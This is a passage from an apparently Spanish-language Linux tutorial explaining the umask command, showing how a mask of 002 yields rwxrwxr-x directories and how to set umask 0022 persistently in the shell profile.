-rw-rw-r-- 1 sergio sergio 0 sep 25 20:14 archivo (Ahora creamos un directorio y según la máscara debemos de tener 777-002=775 o rwxrwxr-x) $> mkdir dir $> ls -ld dir drwxrwxr-x 2 sergio sergio 4096 sep 25 20:20 dir Para establecer el valor de la máscara, simplemente se usa el mismo comando umask seguido del valor de máscara que se desee: $> umask 0022 Para dejarlo fijo en la sesión, entonces conviene agregarlo a .bash_profile o .bash_rc de nuestro directorio de inicio.